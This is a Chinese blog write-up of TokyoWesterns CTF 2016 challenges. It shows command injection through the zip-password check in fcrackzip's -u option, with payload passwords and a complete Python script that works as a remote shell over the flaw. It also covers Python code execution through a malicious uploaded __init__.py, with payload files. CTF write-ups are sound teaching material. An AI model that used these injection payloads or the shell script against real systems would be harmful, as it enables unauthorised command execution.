
glance

Misc

Problem

I saw this through a gap of the door on a train.

洒家看见这题就乐了，题目挺有想法的。直接MATLAB提取所有图片帧，然后洒家的做法是写个HTML放满<img>标签（懒得再编程了）



2016年9月16日更新：洒家忙了一阵子乱七八糟的东西，继续研究没做出来的题目

ZIP Cracker

Web Misc

Problem

here is useful tool for hackers!

http://zipcracker.chal.ctf.westerns.tokyo/

这一题洒家一看就是命令注入，然而搞了半天也没有注入成功。看了老外的Writeup（https://gist.github.com/baronpig/f6f2a4db993e951cde9ee92db15fc953，https://blog.0daylabs.com/2016/09/05/command-injection-zip-bruteforce/）才豁然开朗：当勾选use unzip时，fcrackzip-1.0猜测的可能的压缩密码才参与命令注入。洒家一直尝试的是把命令注入的恶意代码放到字典里，然而大概fcrackzip-1.0的原理并不是一个一个暴力破解，恶意代码不被猜测为可能的密码就不会发生命令注入。

洒家犯的第二个错误是，index.php 存在源码泄露（.index.php.swp）（好吧，说好的不用扫描器）。洒家是Google了返回的字符串（Possible password: paSSw0rd () 和 Password Found ! pw ==p@ssw0rd）才意识到这不是用unzip暴力破解，而是用了fcrackzip-1.0。

洒家走的一个弯路是：洒家在文件名上做了很多文章，然而命令用的是 tmp_name，此处并不能注入。

用vim recovery .index.php.swp之后，主要部分的代码如下：

```
<?php
if(!empty($_FILES['zip']['tmp_name']) and !empty($_FILES['dict']['tmp_name'])) {
    if(max($_FILES['zip']['size'], $_FILES['dict']['size']) <= 1024*1024) {
        // Do you remember 430387 ?
        $zip = $_FILES['zip']['tmp_name'];
        $dict = $_FILES['dict']['tmp_name'];

        $option = "-D -p $dict";
        if(isset($_POST['unzip'])) {
            $option = "-u ".$option;
        }

        $cmd = "timeout 3 ./fcrackzip-1.0/fcrackzip $option $zip";
        $res = shell_exec($cmd);
    }
    else {
        $res = 'file is too large.';
    }
}
else {
    $res = 'file is missing';
}
?>
```

上文提到的韩国博客中找到了fcrackzip 的源码：

```
// main.c
int REGPARAM
check_unzip (const char *pw)
{
  char buff[1024];
  int status;

  sprintf (buff, "unzip -qqtP \"%s\" %s " DEVNULL, pw, file_path[0]);
  status = system (buff);

#undef REDIR

  if (status == EXIT_SUCCESS)
    {
      printf("\n\nPASSWORD FOUND!!!!: pw == %s\n", pw);
      exit (EXIT_SUCCESS);
    }

  return !status;
}
```

可见漏洞发生在对 fcrackzip 使用 -u 参数时，fcrackzip 会调用 unzip 验证可能的密码，验证时直接拼接shell命令字符串造成命令注入。

由此洒家构造一个密码为 ";ls;echo" 的 zip文件，勾选unzip 结果为：

```
            <button type="submit" class="success button">Crack</button>
        </form>
        <p>UnZip 6.00 of 20 April 2009, by Debian. Original by Info-ZIP.

Usage: unzip [-Z] [-opts[modifiers]] file[.zip] [list] [-x xlist] [-d exdir]
  Default action is to extract files in list, except those in xlist, to exdir;
  file[.zip] may be a wildcard.  -Z => ZipInfo mode ("unzip -Z" for usage).

  -p  extract files to pipe, no messages     -l  list files (short format)
  -f  freshen existing files, create none    -t  test compressed archive data
  -u  update files, create if necessary      -z  display archive comment only
  -v  list verbosely/show version info       -T  timestamp archive to latest
  -x  exclude files that follow (in xlist)   -d  extract files into exdir
modifiers:
  -n  never overwrite existing files         -q  quiet mode (-qq => quieter)
  -o  overwrite files WITHOUT prompting      -a  auto-convert any text files
  -j  junk paths (do not make directories)   -aa treat ALL files as text
  -U  use escapes for all non-ASCII Unicode  -UU ignore any Unicode fields
  -C  match filenames case-insensitively     -L  make (some) names lowercase
  -X  restore UID/GID info                   -V  retain VMS version numbers
  -K  keep setuid/setgid/tacky permissions   -M  pipe through "more" pager
  -O CHARSET  specify a character encoding for DOS, Windows and OS/2 archives
  -I CHARSET  specify a character encoding for UNIX and other archives

See "unzip -hh" or unzip.txt for more help.  Examples:
  unzip data1 -x joe   => extract all files except joe from zipfile data1.zip
  unzip -p foo | more  => send contents of foo.zip via pipe into program more
  unzip -fo foo ReadMe => quietly replace existing ReadMe if archive file newer
fcrackzip-1.0
fcrackzip-1.0.tar.gz
flag.php
index.php
zipcracker.css


PASSWORD FOUND!!!!: pw == ";ls;echo"
</p>
    </div>
```

第一个unzip 缺少了文件名参数所以显示了错误信息。

那么搞一个密码为 ";cat flag.php;# 的zip，结果如下

```

See "unzip -hh" or unzip.txt for more help.  Original: http://www.cnblogs.com/go2bed/
  unzip data1 -x joe   => extract all files except joe from zipfile data1.zip
  unzip -p foo | more  => send contents of foo.zip via pipe into program more
  unzip -fo foo ReadMe => quietly replace existing ReadMe if archive file newer
<?php
$flag = "TWCTF{20-bug-430387-cannot-deal-files-with-special-chars.patch:escape_pw}";


PASSWORD FOUND!!!!: pw == ";cat flag.php;#
</p>
    </div>
</div>
</div>
```

得到flag： TWCTF{20-bug-430387-cannot-deal-files-with-special-chars.patch:escape_pw}

对了，前面PHP源码提到的430387指的是 https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=430387;msg=19

Debian Bug report logs - #430387
[PATCH] `fcrackzip --use-unzip' cannot deal with file names containing a single quote

洒家改了改 https://blog.0daylabs.com/2016/09/05/command-injection-zip-bruteforce/ 中的脚本，做了个“终端”：

```
[redacted]$ python zipcracker.py
>>> pwd
/var/www/zipcracker
>>> ls
fcrackzip-1.0
fcrackzip-1.0.tar.gz
flag.php
index.php
zipcracker.css
>>> uname -a
Linux twctfzipcracker 4.4.0-36-generic #55~14.04.1-Ubuntu SMP Fri Aug 12 11:49:30 UT
C 2016 x86_64 x86_64 x86_64 GNU/Linux
>>> cat flag.php
<?php
$flag = "TWCTF{20-bug-430387-cannot-deal-files-with-special-chars.patch:escape_pw}";
>>>
```

```python
import requests
import json
import subprocess
import os
import re

def delTmpFiles():
    try:
        os.remove('zipped.zip')
        os.remove('dict.txt')
    except OSError:
        pass

def postCmd(cmd):
    password = '";'+cmd+';#' # password of zip file
    zipfilename = 'zipfile.zip' #the zip name that gets posted
    dictfilename = 'dictionary.txt' #the dict name that gets posted
    dictfilecontents = """password1\npassword12\npassword123\n"""+password+"""\n1\n""" #dictionary file
contents
    unzip = True
    #print password
    #print dictfilecontents
    #password = 'password1'
    #zips the random.txt file with password into zipped.zip
    subprocess.call(['zip', '--password', password, 'zipped.zip', 'random.txt','-q'])

    dictfile = open('dict.txt', 'wb')
    dictfile.write(dictfilecontents)
    dictfile.close()

    url = "http://zipcracker.chal.ctf.westerns.tokyo/"
    multiple_files = [
        ('zip', (zipfilename, open('zipped.zip', 'rb'), 'application/x-zip-compressed')),
        ('dict', (dictfilename, open('dict.txt', 'rb'), 'text/plain'))
    ]

    data = {}
    if unzip:
        data['unzip'] = 'on'
    r = requests.post(url, files=multiple_files, data=data)
    #print r.text
    return r.text
def getOutput(html):
    pattern = re.compile(r'if archive file newer\s*(.*?)\s*PASSWORD FOUND!!!!: pw',re.S)
    result = pattern.findall(html)
    if len(result) == 1:
```

```
        return result[0]
    else:
        print 'fail. Original html: '
        print html
        return ''

def main():
    with open('random.txt','wb') as f:
        f.write('abcdefg')
    cmd = raw_input('>>> ')
    while cmd != '':
        print getOutput(postCmd(cmd))
        delTmpFiles()
        cmd = raw_input('>>> ')
    os.remove('random.txt')

if __name__ == '__main__':
    main()
```

Tsurai Web

2016年9月18日更新：洒家忙了一阵子乱七八糟的东西，继续研究没做出来的题目

本题参考资料： https://blog.0daylabs.com/2016/09/05/code-execution-python-import-mmactf-300/

Web

Problem

http://tweb.chal.ctf.westerns.tokyo/
Mirror: http://tweb2.chal.ctf.westerns.tokyo/

tweb.7z

一道Python Flask的题目，洒家对Flask无感，还是硬着头皮看了看。研究了一番，程序的流程大致如下：
注册
密码文件 passwd
每一行的格式 abcd:5d6894c77ab618eedca1feace0ee073b
abcd 是用户名，合法用户名规则是 \A[0-9a-zA-Z]{,20}\Z
后面的Hash是 md5(随机密码 + 盐)。一行一个用户名，存放在 /passwd 文件中。
创建/data/(md5(用户名)).py 文件，创建 /data/(md5(用户名)) 文件夹。
登录
和上文中的 passwd 文件中的对应行对照。
访问/
未登录：返回默认template。
已登录： config = __import__(h(session.get('username'))) # built-in function __import__； 读取 md5(session username).py 文件
上传
/data/(md5(用户名)).py 用作 文件列表，例如上传两张照片后，内容为：
imgs = [u'%2ZY4J9CW@WVY5.jpg', u'%JS9@HNZFZ9.jpg']
文件不会自动改名。

漏洞成因

洒家研究了半天也没发现漏洞，直到看了老外的博客才恍然大悟：

__import__ 函数的顺序问题。

如果 有 /aabb/__init__.py 和 /aabb.py， __import__('aabb') 会优先去搜索并包含前者。

因此上传 一个 __init__.py （前端验证限制文件类型，轻松绕过）到 md5(用户名) 目录，当

```
config = __import__(h(session.get('username')))
```

时就会执行任意Python命令。由于 import 时需要 imgs 列表，老外的做法是：

```
x = __import__("subprocess")
imgs = []
imgs.append(x.check_output('cat flag', shell=True))
```

当然洒家也可以这样搞：

```
imgs = []
fflag = open('flag','rb').read()
imgs.append(fflag)
```

效果是只剩下一张图片，文件名就是flag。

```
<div class="row">
  <div class="col-lg-3 col-md-4 col-sm-6 col-xs-12">
    <a class="thumbnail">
      <img src="/show?filename=TWCTF{TH1S Challange was BORN AT 2016-09-04 13:03 JST}
    </a>
  </div>
```

转载于:https://www.cnblogs.com/go2bed/p/5841682.html